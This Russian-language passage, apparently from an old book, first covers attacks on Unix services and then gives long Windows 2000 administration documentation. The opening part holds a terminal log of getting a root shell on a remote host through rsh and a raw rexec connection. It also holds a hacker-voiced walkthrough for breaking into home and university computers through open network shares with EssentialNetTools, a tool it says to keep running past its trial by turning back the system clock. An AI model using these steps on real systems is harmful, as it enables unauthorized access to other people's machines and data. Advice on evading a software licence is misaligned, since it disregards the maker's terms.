Портмэппер сообщает только о **rpc** сервисах. Об остальных запущенных сервисах можно узнать прямым сканированием портов. Приведем только наиболее важные порты:

X server

X сервер базируется на портах 6000 + номер дисплея. Если X сервер не использует для аутентификации magic cookies или защита отключена командой **xhost** +, информация с его дисплеев может быть подсмотрена или украдена, нажатия клавиш записаны, программы запущены удаленно (xspy, xpush). Если хост поддерживает соединение к 6000 порту, то это может быть использовано для **denial_of_service** атак.

rlogin и talkd

В большинстве систем эти сервисы имеют ошибки, связанные с переполнением буфера. rlogin пытается получить от удаленной системы переменную TERM, a talkd — узнать имя хоста, требующего соединение. Если эти демоны получают в ответ строку большой длинны, то происходит переполнение буфера. Это дает возможность выполнить удаленно команды с привилегиями root.

rsh и rexec

rsh и rexec позволяют получить командную оболочку не оставляя записей в log-файлах. Кроме того, эти сервисы не отслеживают запрет на удаленный root логин (/etc/default/login).

```
devil# rsh -1 smtp xxxx.xxx.ru /bin/csh -i
Warning: no access to tty; thus no job control in this shell...
# id
uid=0(root) gid=0(root)
devil# nc -v xxxx.xxx.ru 512
xxxx.xxx.ru [194.85.xxx.xxx] 512 (exec) open
^@root^@rootpasswd^@/bin/csh -i^@
Warning: no access to tty; thus no job control in this shell...
# id
uid=0(root) gid=1(other)
```

10. Доверенные хосты

Обычно, работая в пределах одной группы, пользователям разрешается без пароля входить на соседние компьютеры. Такие доверительные машины указываются в файлах .rhosts и hosts.equiv. Предположить, какие хосты являются доверенными, можно отслеживая откуда наиболее часто заходят пользователи, особенно администраторы, просматривая права на доступ к NFS разделам. Использование доверительных отношений создает определенное удобство, но вместе с тем порождает опасность проникновения в систему злоумышленников. Взломщик может исказить информацию в DNS или NIS сервере и выдавать себя за доверенный хост.

Как получить доступ к удаленному компьютеру

Использование EssentialNetTools 2.2

Получить доступ к удаленному компьютеру, то есть к любому компьютеру в Internet или локальной сети можно, используя самую продуманную и распространенную в кругах хакеров программу EssentialNetTools 2.2. Для начала нужно наметить жертву. Легче всего поддаются «обработке» хозяева нескольких компьютеров, объединённых в домашнюю локальную сеть. Чтобы не бегать с дискетами с одного компа на другой, они расшаривают винты обоих компьютеров для обмена данными по их сетке. Они и не подозревают, что также как и они, данными с ними может обмениваться кто угодно из всемирной паутины (pwl, user.dar, system.dat и.т.д.). Еще хорошо работать с университетскими компами, они также часто висят на локальной сети с доступом в Internet, и несут на себе такой же отпечаток ущербности Microsoft, как и домашние локалки.

Теперь ближе к телу (EssentialNetTools скачаны и установлены). Первая закладка NBScan сканирует заданный тобой диапазон IP на пред-

мет компьютеров с открытыми для доступа папками, дисками. Найдя компьютер, в графе RS которого стоит **YES,** копируешь его IP во вторую закладку **NATShell (starting ip = ending ip), use default** NAT **list** не должно быть помечено. Жмёшь Go и идёшь ползать по сети (если защита слабая, то долго ждать не придётся). Если удастся установить связь, будет выдан список доступных ресурсов и какие из них доступны для записи. Далее открываешь закладку **LMHost** и вносишь в соответствующие поля IP и имя компьютера, до которого удалось достучаться, жмёшь **Add Record.** Теперь у тебя есть три пути. Во-первых, можно: **Пуск ⇨ Найти Компьютер,** пишешь имя или IP адрес нужного компьютера и смотришь его через проводник. Второй вариант: ты можешь сделать тоже самое в окне **NBScan,** нажав на правую кнопку мыши и выбрав **Open Computer.** И, наконец, ты можешь подключить ресурсы как удалённые сетевые диски, используя закладку **Share.** В поле **Share Name** вводите информацию в виде «\\имя **компьютера\папка»** разумеется, без кавычек, жмёте **Mount.**

Наиболее оптимальным считается подключение удалённого сетевого диска, что позволяет достигать наивысшей скорости обмена данными.

Кстати **NetTool** (те, что Essential) работают только месяц после установки, но эта такая клёвая программа, что ради этого не жалко переместить системное время на год назад (всё будет работать, только во время сканирования **NBScan** нельзя наводить мышь на появляющиеся компы и работать с закладками лучше по очереди, для надёжности).

Учетные записи пользователей

В концепции системы Windows 2000 *сеть* — это совокупность пользователей и выделенных в совместное использование сетевых ресурсов. Пользователем является всякий, у кого есть доступ к сети, причем каждый пользователь должен обладать индивидуальной *пользовательской учетной записью (бюджетом).*

Пользовательская учетная запись (account) Windows 2000 включает в себя все сведения, которые отличают в системе каждого конкретного пользователя. Пользовательская учетная запись является небольшой базой данных, которая содержит имя пользователя, пароль, наименование групп, к которым принадлежит пользователь, а также права и разрешения, которыми он обладает при работе с системой.

В предыдущих версиях Windows NT для управления учетными записями пользователей использовалась административная утилита **«User Manager»** (Диспетчер пользователей). В операционной системе Windows 2000 упрощенная версия данной утилиты присутствует в панели управления Windows в виде значка «Users **and Passwords»** (Пользователи и пароли).

Значок «Users and Passwords» (Пользователи и пароли) позволяет администраторам системы (члены группы Administrators) управлять учетными бюджетами пользователей и выполнять элементарные административные действия:

- создавать, переименовывать, заблокировать или удалять учетные записи пользователей;
- изменять свойства учетных записей;
- создавать или удалять группы пользователей;
- добавлять и удалять пользователей из группы;
- задавать пароль или политику блокировки для всех пользователей данного компьютера;
- назначать права пользователям и группам пользователей;
- указывать, какие события следует регистрировать в журнале.

После двойного щелчка на данном значке появится диалоговое окно «Users and Passwords» (Пользователи и пароли).

В списке «Users of this **computer:**» (Пользователи компьютера) присутствует список бюджетов пользователей операционной системы Windows 2000. В данном списке присутствует два столбца:

- «User Name» (Имя пользователя);
- «Group» (Группа).

В столбце «User Name» (Имя пользователя) перечислены имена пользователей, под которыми они могут регистрироваться в системе Windows 2000. Эти имена должны быть уникальными. В процессе инсталляции Windows 2000 создает по умолчанию две учетных записи, каждая из которых имеет в системе особые привилегии.

Учетная запись администратора Windows 2000 (Administrator) обладает максимальными правами и позволяет выполнять настройку операционной системы, выполнять различные административные функции, изменять параметры безопасности и т.д. В распоряжении администратора находится также контроль над файлами, которыми владеют другие пользователи. Любой, кто узнает имя и пароль бюджета администратора, станет полновластным хозяином всей системы. Если вы забыли или не знаете пароль бюджета администратора, вам придется повторно выполнить процесс инсталляции Windows 2000.

Вторая встроенная учетная запись приглашенного пользователя (Guests) обладает минимальными правами и имеет ограниченный доступ к ресурсам компьютера или сети. Фактически приглашенный пользователь может войти в операционную систему, но не может изменить на компьютере никаких установок. По умолчанию, после инсталляции учетная

запись приглашенного пользователя (Guests) является временно отключенной.

В столбце **«Group»** (Группы) диалогового окна **«Users and Passwords»** (Пользователи и пароли) перечислены стандартные локальные группы, к которым принадлежат зарегистрированные в операционной системе пользователи. Операционная система Windows 2000 во время инсталляции автоматически создает по умолчанию несколько групп учетных записей. Ниже перечислены встроенные локальные группы для операционных систем Windows 2000 Professional и Windows 2000 Server.

Administrators

Члены этой группы в состоянии полностью управлять своим компьютером и ресурсами любого домена.

Account Operators

Члены этой группы могут управлять индивидуальными и групповыми бюджетами домена.

Backup Operators

Члены этой группы имеют право пренебрегать запретами на доступ к каталогам и файлам, чтобы произвести их резервное копирование.

Guests

Члены этой группы имеют ограниченный доступ в пределах домена. Фактически, такие пользователи могут войти в систему, если знают бюджет и пароль, но не могут изменить на компьютере никаких установок.

Print Operators

Члены этой группы могут управлять принтерами домена.

Power Users

Члены этой группы могут пользоваться совместными каталогами сети, устанавливать, разделять доступ и управлять принтерами, создавать общие группы программ, устанавливать внутренние часы компьютера.

Replicators

Членам этой группы присвоены привилегии, позволяющие им копировать файлы в домене. Эта группа используется только для поддержки возможностей копирования каталогов (Directory Replication Service и Active Directory).

Server Operators

Члены этой группы могут управлять серверами в домене, что вклю-

чает в себя право локального входа в систему, перезапуск или выключение сервера.

Users

Члены этой группы являются обычными пользователями и обладают ограниченными правами доступа в пределах домена и на их собственном компьютере. Они вправе произвести некоторые изменения в конфигурации их среды, но имеют ограниченную свободу действий. Например, они не могут создавать новые каталоги совместного доступа, а также запускать и останавливать службы.

Встроенные группы в Windows 2000 Professional и Windows 2000 Server

Локальные группы операторов бюджетов Account Operators, операторов печати Print Operators и операторов серверов Server Operators разрешены только на серверах Windows 2000 Server. Группы уполномоченных пользователей разрешены только на рабочих станциях Windows 2000 Professional.

Кнопка «**Set Password**» (Сменить пароль) позволяет администратору системы сменить пароль для выбранной учетной записи. Кнопка «**Remove**» (Удалить) производит удаление учетной записи, а кнопка «**Properties**» (Свойства) позволяет администратору системы изменять различные параметры учетной записи.

Мастер добавления новой учетной записи

Чтобы добавить в систему нового пользователя, в диалоговом окне «Users **and Passwords**» (Пользователи и пароли), щелкните на кнопке «Add» (Добавить). Будет произведен запуск мастера создания учетной записи **Add** New **User.**

В поле «User **name**» (Пользователь) указывается имя нового пользователя, под которым он будет регистрироваться в системе. В поле «**Full name**» (Полное имя) вводится полное имя пользователя, состоящее из имени, отчества и фамилии. Заполнение двух последних полей, в данном диалоговом окне не является обязательным.

Для продолжения процесса создания новой учетной записи, нажмите кнопку «Next» (Далее), после чего появится второе диалоговое окно мастера создания новой учетной записи **Add** New **User.** В полях «**Password**» (Пароль) и «**Confirm Password**» (Подтвердить пароль) дважды введите пароль для новой учетной записи.

Затем снова нажмите кнопку «Next» (Далее). Появится последнее диалоговое окно мастера. В этом диалоговом окне, для облегчения определения уровня доступа к операционной системе, вы можете использовать три специальных шаблона:

- **«Standard user» (Обычный пользователь)** — шаблон, который позволяет определить для пользователя группу **Power** Users. Пользователи этой группы могут выделять в совместное использование сетевые каталоги, устанавливать, разделять доступ и управлять принтерами, создавать общие группы программ, устанавливать внутренние часы компьютера, но не имеют прав просмотра файлов других пользователей.
- **«Restricted user» (Ограниченный пользователь) —** шаблон, который позволяет определить для пользователя группу **Users Group.** Пользователи этой группы могут произвести некоторые изменения в конфигурации их среды и сохранять свои документы, но имеют ограниченную свободу действий. Например, они не могут создавать новые каталоги совместного доступа, инсталлировать новые программы, а также запускать и останавливать выполнение служб.
- **«Custom» (По выбору)** — шаблон, который позволяет системному администратору определить для пользователя одну из встроенных в Windows 2000 групп. Чтобы ввести пользователя в группу, выберите ее в списке и затем нажмите кнопку «Next» (Далее).

Расширенное управление пользовательскими бюджетами

Вкладка **«Advanced»** (Дополнительно) диалогового окна **«Users and Passwords»** (Пользователи и Пароли) позволяет настроить расширенные параметры пользовательских учетных записей.

В разделе **«Secure Boot Settings»** (Защита при загрузке), вы можете обязать каждого пользователя при входе в систему нажимать комбинацию клавиш **Ctrl-Alt-Del.** Для этого, в этом разделе отметьте флажком опцию **«Require users to press Ctrl-Alt-Del before logging on»** («Обязать пользователей нажимать **Ctrl-Alt-Del** перед входом в систему»). По мнению специалистов корпорации Microsoft, нажатие комбинации этих клавиш перед регистрацией в системе, поможет предотвратить перехват пользовательских паролей троянскими программами.

В разделе **«Certificate Management»** (Управление цифровыми сертификатами) вы можете выполнить создание нового цифрового сертификата при помощи кнопки «New **Certificate»** (Новый сертификат). Еще обо-

зреватель Internet Explorer 4.0 для операционных систем Windows и других платформ, поддерживал технологию шифрования общими ключами **(Public Key)**. Клиентская Windows 2000 Professional обладает более продвинутыми возможностями, и обеспечивает более удобные возможности для использования и безопасного хранения цифровых удостоверений. Операционная система Windows 2000 Server обеспечивает всестороннюю инфраструктуру, получившую название **PKI** (Public Key Infrastructure), которая служит для организации, управления, защиты информации при помощи открытых ключей **(Public** Key). Кнопка **«Certificate»** (Сертификаты) производит запуск приложения **«Certificate Manager»** (Менеджер Сертификатов). При помощи менеджера сертификатов вы можете просмотреть зарегистрированные цифровые сертификаты, выполнить импорт экспорт и удаление устаревших сертификатов.

В разделе **«Advanced User Management»** (Расширенное управление пользователями) расположена кнопка **«Advanced»** (Дополнительно). После щелчка на данной кнопке будет произведен запуск слепка консоли Microsoft Management Console **(MMC) — Local User Manager** (Диспетчер пользователей). Этот слепок является аналогом административной утилиты User Manager (Диспетчер пользователей), которая присутствовала в операционных системах Windows NT 4.0/3.51.

При помощи консоли **Local User Manager** (Диспетчер пользователей) вы можете выполнить расширенную настройку учетных записей. Для этого, выберите в списке учетных записей интересующую запись и нажмите на ней правую кнопку мыши. Команды в контекстном меню, позволяют вам выполнить следующие действия:

- **Set Password** — изменение пароля пользователя;
- **Delete** — удаляет выбранную учетную запись. После выбора данной команды Windows 2000 выведет сообщение, в котором говорится, что если вы удалите учетную запись, а затем создадите с тем же именем пользователя другую, то ни свойства, ни права или разрешения старой учетной записи не будут автоматически унаследованы новой. Учетные записи пользователей **«Administrator»** (Администратор) и **«Guest»** (Гость) удалить нельзя;
- **Rename** — изменяет имя учетной записи, которое используется во время регистрации;
- **Properties** — открывает диалоговое окно свойств выбранной учетной записи.

На вкладке **«General»** (Общие) диалогового окна свойств выбранной учетной записи, присутствуют следующие опции:

- Установленный флажок на опции **«User must change password at next logon»** (Потребовать смену пароля при следующем

входе в систему) позволяет пользователю выбрать для себя свой собственный пароль. Обычная процедура состоит в том, что вы задаете начальный пароль пользователя и требуете от него изменить этот пароль при первой же регистрации.

- Установленный флажок на опции **«User cannot change password»** (Запретить смену пароля пользователем) позволяет закрепить за пользователем, выбранный администратором системы пароль.
- Флажок на опции **«Password never expired»** (Постоянный пароль) позволяет пользователю, использовать пароль без ограничения срока действия.
- Установленный флажок на опции **«Account disable»** (Отключить учетную запись) позволяет администратору временно отключить учетную запись пользователя.
- Опция **«Account locked out»** (Блокировка учетной записи) запрещает пользователю входить в систему.
- Вкладка **«Membership»** (Членство) диалогового окна свойств выбранной учетной записи, позволяет определить для пользователя одну из встроенных в Windows 2000 групп. Чтобы ввести пользователя в группу, выберите ее в списке и затем нажмите кнопку «Add» (Добавить).

Для определения профиля пользователя вы можете использовать вкладку **«Profile»** (Профиль).

Профиль пользователя — это файл, используемый в Windows 2000 для того, чтобы при регистрации восстанавливать среду, в которой предпочитает работать пользователь.

Профиль содержит следующую информацию:

- настройки пользователя для Проводника Windows Explorer;
- личный (верхний) раздел подменю **«Start» (Пуск)⇨ «Programs» (Программы)**;
- свойства панели задач (taskbar);
- подключения к сетевым дискам и принтерам;
- вид рабочего стола и настройка звуков, включающие рисунок обоев, заставку, внешний вид, настройки вкладки Plus!, звуковую схему;
- некоторые настройки, связанные с приложениями (многие из стандартных программ Windows 2000, например, а также некоторые другие приложения, написанные для Windows 95

или Windows NT, записывают свои настройки в профиль пользователя).

В Windows 2000 имеется профиль пользователя по умолчанию, и обычно на его основе системой создается файл Ntuser.dat для нового пользователя. Когда пользователь регистрируется в первый раз, Windows 2000 создает новую папку, в которой сохраняет личный профиль нового пользователя и копирует в нее профиль по умолчанию. Изменения, которые вносит пользователь, касаются только его профиля и никак не влияют на профиль по умолчанию. Для пользователей домена администратор может создать специальный профиль пользователя, именуемый *перемещаемым* (roaming profile). Этот профиль хранится на сервере (имеется также его копия на локальном компьютере на случай, если во время регистрации домен был недоступен), что дает пользователю возможность работать в одной и той же среде независимо от того, на каком компьютере он зарегистрировался. Чтобы создать перемещаемый профиль пользователя, укажите на вкладке **«Profile»** (Профиль) в поле **«Profile path:»** (Путь) сетевой путь в формате:

```
\\сервер\имя_ресурса\имя_профиля
```

где имя_профиля — это имя пользователя.

В поле **«Logon script»** (Сценарий входа) вы можете определить пакетный файл, который выполняется каждый раз при регистрации пользователя. В качестве сценария входа можно использовать любой файл с расширением BAT, CMD или EXE. Чтобы сценарий входа выполнялся на локальном компьютере, поместите его в папку \system32\repl\import\ scripts, находящуюся в системной папке Windows 2000 (обычно это папка **C:\Winnt).**

Кроме того, вы можете определить *основной каталог пользователя.* Основной каталог пользователя — это папка по умолчанию, используемая в диалоговых окнах открытия или сохранения файла (за исключением тех приложений, которые сами выбирают рабочую папку). Это также папка, в которой вы оказываетесь, открывая сеанс командной строки. Основной каталог может быть локальным или располагаться на сервере, при этом пользователи могут совместно использовать один основной каталог. Чтобы указать локальный основной каталог, введите путь в поле **«Local Path»** (Локальный путь).

Чтобы использовать в качестве основного каталога папку на сервере, установите переключатель в положение **«Connect»** (Подключить), и затем выберите имя диска в раскрывающемся списке, а в поле **«To»** введите полное сетевое имя папки.

Создание новой локальной группы

Для создания новой локальной группы воспользуйтесь кнопкой **«Show/Hide Console Tree»** (Показать/Спрятать дерево консоли) консоли MMC. После появления в левом подокне консоли списка **«Local User Management»,** выберите элемент **«Groups»** (Группы).

Чтобы создать локальную группу, нажмите правую кнопку мыши в любом свободном месте консоли и затем воспользуйтесь командой контекстного меню **«Create Group»** (Создать группу). В появившемся диалоговом окне **«Create Group»** (Создать группу) заполните поля **«Name»** (Имя) и **«Descriptions»** (Описание).

Дополнительные средства администрирования

Для выполнения административных функций в Windows 2000 есть ряд инструментов, которые доступны из панели управления (значок **«Administrative Tools»** (Администрирование) или меню **«Start»** (Пуск) ➪ **«Programs»** (Программы) ➪ **«Administrative Tools»** (Администрирование). Если в меню «Start» (Пуск) ➪ **«Programs»** (Программы) данная группа отсутствует, вам надо произвести настройку главного меню, так как это уже было описано выше.

Большинство элементов, находящихся в системной папке или меню **«Administrative Tools»** (Администрирование), являются ярлыками к слепкам консоли управления Microsoft Management Console. Консоль MMC предоставляет общую расширяемую рабочую среду для управления и контролирования ресурсов компьютера, дисковой подсистемы, учетных записей, мониторинга системы и т.п. Некоторые средства управления системой панели управления или меню **«Administrative Tools»** (Администрирование), которые ранее были независимыми утилитами, теперь являются частью интегрированной среды консоли управления Microsoft Management Console.

Консоль управления

Сама по себе консоль управления MMC не обеспечивает никаких управляющих функций, а лишь является средой для слепков (snap-ins). *Слепки* — это управляющие компоненты, интегрированные в консоль управления MMC. Один слепок обеспечивает *единицу управления* в системе, а набор слепков — *управляющий инструмент.* Слепки позволяют администраторам расширять и настраивать консоль, составлять собственные наборы для решения своих специфических задач. Слепок может вызывать другие поддерживаемые в системе элементы управления и динамические библиотеки.

Слепки могут не только самостоятельно исполнять управляющие функции, но и за счет развитых программных интерфейсов выступать в качестве элементов интеграции различных приложений. Консоль MMC становится как бы средой, где исполняются приложения.

Кроме того, консоль может выступать в качестве средства рассылки консольных сообщений. Для отправки такого сообщения, выберите в меню **«Action»** (Команды) пункт **«Send Console Message»** (Отправить консольное сообщение). В появившемся диалоговом окне в поле «Message» (Сообщение) введите текст сообщения, а в поле **«Recipient»** (Получатель) введите имя получателя сообщения.

Одновременно в системе можно применять и MMC, и управляющие программы сторонних фирм.

Для доступа к консоли управления MMC можно использовать, либо команды значка или меню **«Administrative Tools»** (Администрирование), либо загрузить консоль непосредственно, а затем подгружать в нее требуемые слепки при помощи команды **«Add/Remove Snap-ins»** (Добавить/Удалить слепки). После выбора этой команды, появится диалоговое окно **«Add/Remove Snap-in»** (Добавить/Удалить слепки).

В этом диалоговом окне, при помощи кнопок «Add» (Добавить) и **«Remove»** (Удалить), вы можете сформировать свой набор управляющих слепков. Кнопка «Add» (Добавить) открывает диалоговое окно **«Add Standalone Snap-in»** (Добавить отдельный слепок), в котором вы можете в списке **«Available Standalone Snap-ins»** (Доступные для добавления отдельные слепки) определить те, слепки которые вы хотите добавить в консоль управления.

Управление ресурсами компьютера

В качестве основного инструмента администратора следует применять слепок консоли MMC **«Computer Management»** (Управление компьютером), ярлык к которому доступен из группы программ **«Administrative Tools»** (Администрирование) меню **«Start»** (Пуск) ➪ **«Programs»** (Программы) или в системной папке **«Administrative Tools»** (Администрирование). После двойного щелчка на данном ярлыке, будет произведен запуск слепка **«Computer Management»** (Управление компьютером) консоли управления MMC. В данном слепке присутствует несколько составных разделов, каждый из которых отвечает за определенные функции управления:

- Раздел **«System Tools»** (Системные инструменты) содержит основные инструменты администратора, которые тоже выполнены в виде слепков.

- «Local User and Group» (Локальные пользователи и группы). Данный слепок позволяет администраторам системы управлять учетными бюджетами пользователей и выполнять элементарные административные действия. Для доступа к этому слепку проще использовать значок панели управления Windows «Users and Passwords» (Пользователи и пароли);
- «System Information» (Информация о системе) позволяет просматривать полную информацию об аппаратных устройствах вашего компьютера и операционной системы).

Управления службами

Ветвь «Services» (Службы) раздела «System Tools» (Системные инструменты) используется для запуска, остановки, просмотра их статуса. Кроме того, вы можете определить параметры запуска системных служб Windows 2000, а также выбрать учетную запись, от имени которой они выполняются. Данный слепок полностью аналогичен утилите панели управления «Services» (Службы), которые присутствовали в предыдущих версиях Windows NT.

После нажатия правой кнопкой мыши на выбранной службе, в появившемся контекстном меню, вы можете выполнить следующие действия над системными службами: остановить (Stop), запустить (Start), приостановить **(Pause),** перезапустить (Restart), а также продолжить (Resume) приостановленную службу.

Для определения расширенных свойств выбранной службы, дважды щелкните на ее названии, после чего появится диалоговое окно свойств выбранной службы.

На вкладке «General» (Общие) в списке «Startup» (Запуск), вы можете определить, порядок запуска служб. Пункт «Automatic» (Автомат) используется для автоматического запуска выбранной службы во время загрузки операционной системы. Для запуска службы вручную (используя команду «Start» (Запустить)) выберите пункт «Manual» (Вручную). Если вы хотите отключить временно не нужную службу, выберите в данном списке пункт «Disable» (Запрет).

На вкладке «Log On» (Учетная запись) можно указать учетную запись, от имени которой будет исполняться выбранная служба. Служба запускается либо от имени системы (System account), либо от имени любой иной учетной записи, обладающей привилегией (Log On As a service). В последнем случае следует указать пароль для учетной записи. Хотя большинство служб должны запускаться от имени системной учетной записи, некоторые службы можно сконфигурировать только для учетных записей администраторов системы.

Вы также можете выбрать аппаратный профиль, разрешающий или запрещающий исполнение той или иной службы. По умолчанию, службам разрешен автоматический запуск для всех аппаратных профилей. Если это вам не подходит, запретите исполнение отдельных профилей.

Третья вкладка **«Recovery»** (Восстановление) диалогового окна свойств выбранного сервиса — предоставляет возможности работы со службами, отсутствовавшие в прежней версии.

На данной вкладке вы можете указать системе, как поступать в случае, если служба по какой-либо причине не запустилась или ее исполнение прервалось. Можно использовать множество попыток восстановления работы службы. Для первой, второй и всех последующих попыток можно указать одно из трех действий: **«Restart the Service»** (Перезапустить службу), **«Run a File»** (Запустить исполняемый файл) или **«Reboot the Computer»** (Перезагрузить компьютер).

В поле **«Run the following file:»** (Запустить следующий файл) указывается полный путь к исполняемому файлу в случае попытки восстановления сервиса. Например, это может быть командный файл, копирующий обновленную версию файла — источника сервиса или файл, приостанавливающий другие службы, работа которых связана с восстанавливаемым. В командную строку запускаемого файла можно добавить счетчик неудачных запусков **(Append 'Fail Count' to end of command line).** Таким образом, запускаемая программа может получить информацию о том, сколько раз данный сервис перезапускался.

Редактор групповой политики

Ветвь **«Group Policy»** (Групповая политика) раздела **«System Tools»** (Системные инструменты) используется в качестве редактора групповой политики для управления рабочей средой. Редактор групповой политики Group Policy позволяет управлять общих набором системных правил и действий для групп пользователей, а также для задания системной конфигураций Windows 2000.

Редактор групповой политики Group Policy позволяет администратору системы производить настройку рабочей среды пользователя, панели управления, главного меню **«Start»** (Пуск), настройку параметров программного обеспечения и компонентов Windows. Вы можете создать определенную групповую политику для различных специфических объектов, которые в свою очередь связаны с узлом, доменом, или организационной единицей каталога Active Directory.

Например, раздел **«User Right Assignment»** (Пользовательские разрешения) позволяет определить различные разрешения для групп пользователей.

Политика групп может применена для конфигурирования общих для компьютера и всех пользователей правил. Это вы можете сделать в разделе «Computer Configuration» (Настройки компьютера) или разделе «User Configuration» (Пользовательские настройки). Шаблоны из этих разделов используют значения системного реестра.

Для выполнения настройки различных параметров политики групп в Windows 2000 используются специальные *административные шаблоны (Administrative Templates),* которые изменять параметры системного реестра Windows 2000. Все настройки политики групп для административных шаблонов (Administrative Templates) содержатся в двух ветвях слепка Group Policy, один из которых находится в разделе «Computer Configuration» (Настройки компьютера), а другой в «User Configuration» (Пользовательские настройки). Это связано с тем, что параметры настройки пользователя сохранены в ключах раздела системного реестра HKEY_CURRENT_USER (HKCU), а общие параметры настройки компьютера сохранены в разделе HKEY_LOCAL_MACHINE (HKLM).

В этих двух разделах «Administrative Templates» (Административные шаблоны) отображены все административные шаблоны, которые являются специальными файлами с расширением ***.adm**. После двойного щелчка на выбранном шаблоне появится диалоговое окно свойств.

Для активизации данного шаблона следует установить или снять флажок, установленный наверху вкладки «Policy» (Политика).

Помимо административных шаблонов, для настройки политики групп вы можете использовать раздел «Scripts» (Скрипты), которые расположены в разделах «Windows Settings» (Настройка Windows). Раздел «Script» (Скрипт) позволяют определить сценарии, которые должны выполниться при входе, выходе из системы или регистрации пользователя. В качестве скриптов вы можете использовать языки сценариев для 32-разрядных платформ Windows Visual Basic Scripting Edition (VBScript) или JScript, которые исполняются в среде Windows Scripting Host.

Выделенные в совместное использование папки

Ветвь «Shared Folders» (Выделенные в совместное использование папки) раздела «System Tools» (Системные инструменты), содержит следующие три подветви — «Shares» (Ресурсы), «Sessions» (Сеансы), «Open Files» (Открытые файлы) являются аналогом утилиты «Server» (Сервер), которая присутствовала на панели управления в предыдущих версиях Windows NT.

Подветвь «Shares» (Ресурсы) позволяет просмотреть выделенные в совместное использование дисковые ресурсы компьютера. Для предоставления общего доступа к каталогам или управления общими каталога-

ми следует использовать приложение Windows Explorer (Проводник Windows). Для предоставления общего доступа к принтерам или использования общих принтеров следует использовать системную папку «**Printers**» (Принтеры).

В зависимости от конфигурации компьютера, при отображении системой Windows 2000 списка общих ресурсов, могут появиться некоторые из специальных общих ресурсов. В большинстве случаев, эти специальные общие ресурсы не должны удалятся или изменяться.

Подветвь «**Sessions**» (Сеансы) используется для просмотра активных сеансов, и при необходимости, отсоединять подключенных к компьютеру пользователей при помощи команды «**Disconnect All Sessions**» (Завершить все сеансы).

Подветвь «**Open Files**» (Открытые файлы) позволяет просмотреть все открытые на вашем компьютере подсоединенными клиентами файлы и, при необходимости, закрывать эти открытые ресурсы при помощи команды «**Disconnect All Open Files**» (Закрыть все открытые файлы).

Диспетчер устройств

Ветвь «**Device Manager**» (Диспетчер устройств) содержит перечень оборудования компьютера, позволяет просматривать и управлять задействованными аппаратными ресурсами — Direct Memory Access (Канал DMA), Interrupt Request (Запрос на прерывание), Base I/O (Диапазон ввода-вывода) и производить отключение некоторых устройств для различных аппаратных конфигурациях.

Просмотр событий

Ветвь «**Event Viewer**» (Просмотр событий) раздела «**System Tools**» (Системные инструменты), являются аналогом утилиты «**Event Viewer**» (Просмотр событий). Данная утилита находилась в меню «**Administrative Tools**» (Администрирование) в предыдущих версиях Windows NT. Вы можете запустить отдельный слепок этой утилиты при помощи ярлыка меню «**Start**» (Пуск) ⇨ «**Administrative Tools**» (Администрирование). Данный слепок является инструментом администратора, который позволяет отслеживать возникающие в системе события.

Событием в операционной системе Windows 2000 является любая ситуация в системе или в приложении, о которой администратор или пользователь должен получить уведомление. События о критических ошибках или происшествиях автоматически выводятся на экран.

Многие другие события, не требующие непосредственного вмешательства администратора, регистрируются операционной системой

Windows 2000 в журнале событий без прерывания текущей работы пользователя.

Служба журнала событий запускается автоматически, после запуска операционной системы Windows 2000. Для того чтобы отключить эту службу, следует использовать ветвь **«Services»** (Службы).

Ветвь **«Event Viewer»** (Просмотр событий) можно использовать для просмотра трех журналов событий: **«System»** (Система), **«Security»** (Безопасность), **«Application»** (Приложения). Каждый из этих журналов может быть сохранен в файле. В системный журнал **«System»** (Система) помещаются записи о событиях, регистрируемых системой Windows 2000. Например, в системный журнал помещаются записи о сбоях при загрузке драйвера или другого системного компонента при запуске системы.

Двойной щелчок на выбранном событии открывает диалоговое окно **«Event on Local Computer Properties»** (Свойства: События на Локальном Компьютере), в котором вы можете просмотреть интересующее вас событие.

Поле со списком **«Source»** (Источник) указывает на компонент системы, в котором зарегистрировано событие и может содержать имена приложений и компонентов системы, таких как драйверы.

В поле **«Category»** (Категория) указывается категория события, определяемые источником. В поле **«Computer»** (Компьютер) указано имя компьютера, на котором возникло зарегистрированное событие. В поле **«Event ID»** (Код события) указан номер, определяющий конкретное событие. Значения кодов событий помогают сотрудникам службы поддержки программных продуктов отслеживать возникающие в системе события.

В журнал безопасности **«Security»** (Безопасность) помещаются записи о событиях системы безопасности. Это позволяет отслеживать изменения в системе безопасности и обнаруживать попытки нарушения защиты. После определения параметров аудита, можно регистрировать все попытки входа в систему. Просматривать журнал безопасности разрешается только пользователям, являющимся администраторами данного компьютера.

В журнале приложений **«Application»** (Приложения) регистрируются записи о событиях, возникающих в приложениях. Например, программа управления базой данных Microsoft Access может записывать в журнале приложений ошибки, возникающие при обращении к файлам.

Администратор должен регулярно производить очистку журнала событий, что позволит избежать переполнения журнала. Чтобы очистить журнал событий используйте команду **«Clear All Event»** (Очистить все события). Для облегчения просмотра событий, вы можете производить сортировку событий по времени создания.

Кроме того, администратор системы может сохранить текущие записи журнала в текстовом файле. Если выбран формат файла журнала, автоматически добавляется расширение имени файла **.EVT**. Для выбранных текстовых форматов автоматически добавляется расширение **.TXT**. При сохранении файла журнала, сохраняется весь журнал, вне зависимости от выделенных вами событий.

Управление дисковыми накопителями

Раздел «Storage» (Дисковые накопители) позволяет просматривать и управлять жесткими дисками компьютера, создавать новые и удалять старые логические разделы. Этот раздел содержит две ветви: **«Logical Drives»** (Логические диски) и ветвь **«Disk Management»** (Управление дисковыми накопителями). Ветвь **«Logical Drives»** (Логические диски) отображает полную информацию о разбиении вашего жесткого диска на логические диски. Ветвь **«Disk Management»** (Управление дисковыми накопителями) используется для управления дисковыми накопителями, вместо утилиты **«Disk Manager»** (Администратор дисков).

Ветвь **«Disk Management»** (Управление дисковыми накопителями) является графическим аналогом программы FDISK для MS-DOS и позволяет выполнять следующие операции над дисками:

- просматривать сведения о размере разделов, количестве свободного места для создания дополнительных разделов, назначении имен дисков, типе файловых системе, размере;
- создавать и удалять разделы и логические диски на жестком диске;
- форматировать тома и задавать их метки;
- назначать и изменять имена томов жесткого диска и устройства чтения компакт-дисков;
- создавать и удалять обычные и чередующиеся наборы томов, производить монтирование раздела к каталогу другого;
- расширять тома и наборы томов;
- создавать и удалять наборы томов.

Разбиение жесткого диска выполняется во время инсталляции операционной системы Windows 2000. Изменения разделов системного диска нельзя осуществить, т.к. там находятся файлы, необходимые для работы Windows 2000.

Для выполнения основных команд вам необходимо использовать контекстное меню, которое появится после нажатия правой кнопкой мыши на разделе. В данном меню вы можете выполнить следующие операции:

- Команда «**Mark Partition Active**» (Выбор активного раздела) позволяет определить активный (загрузочный) раздел жесткого диска;
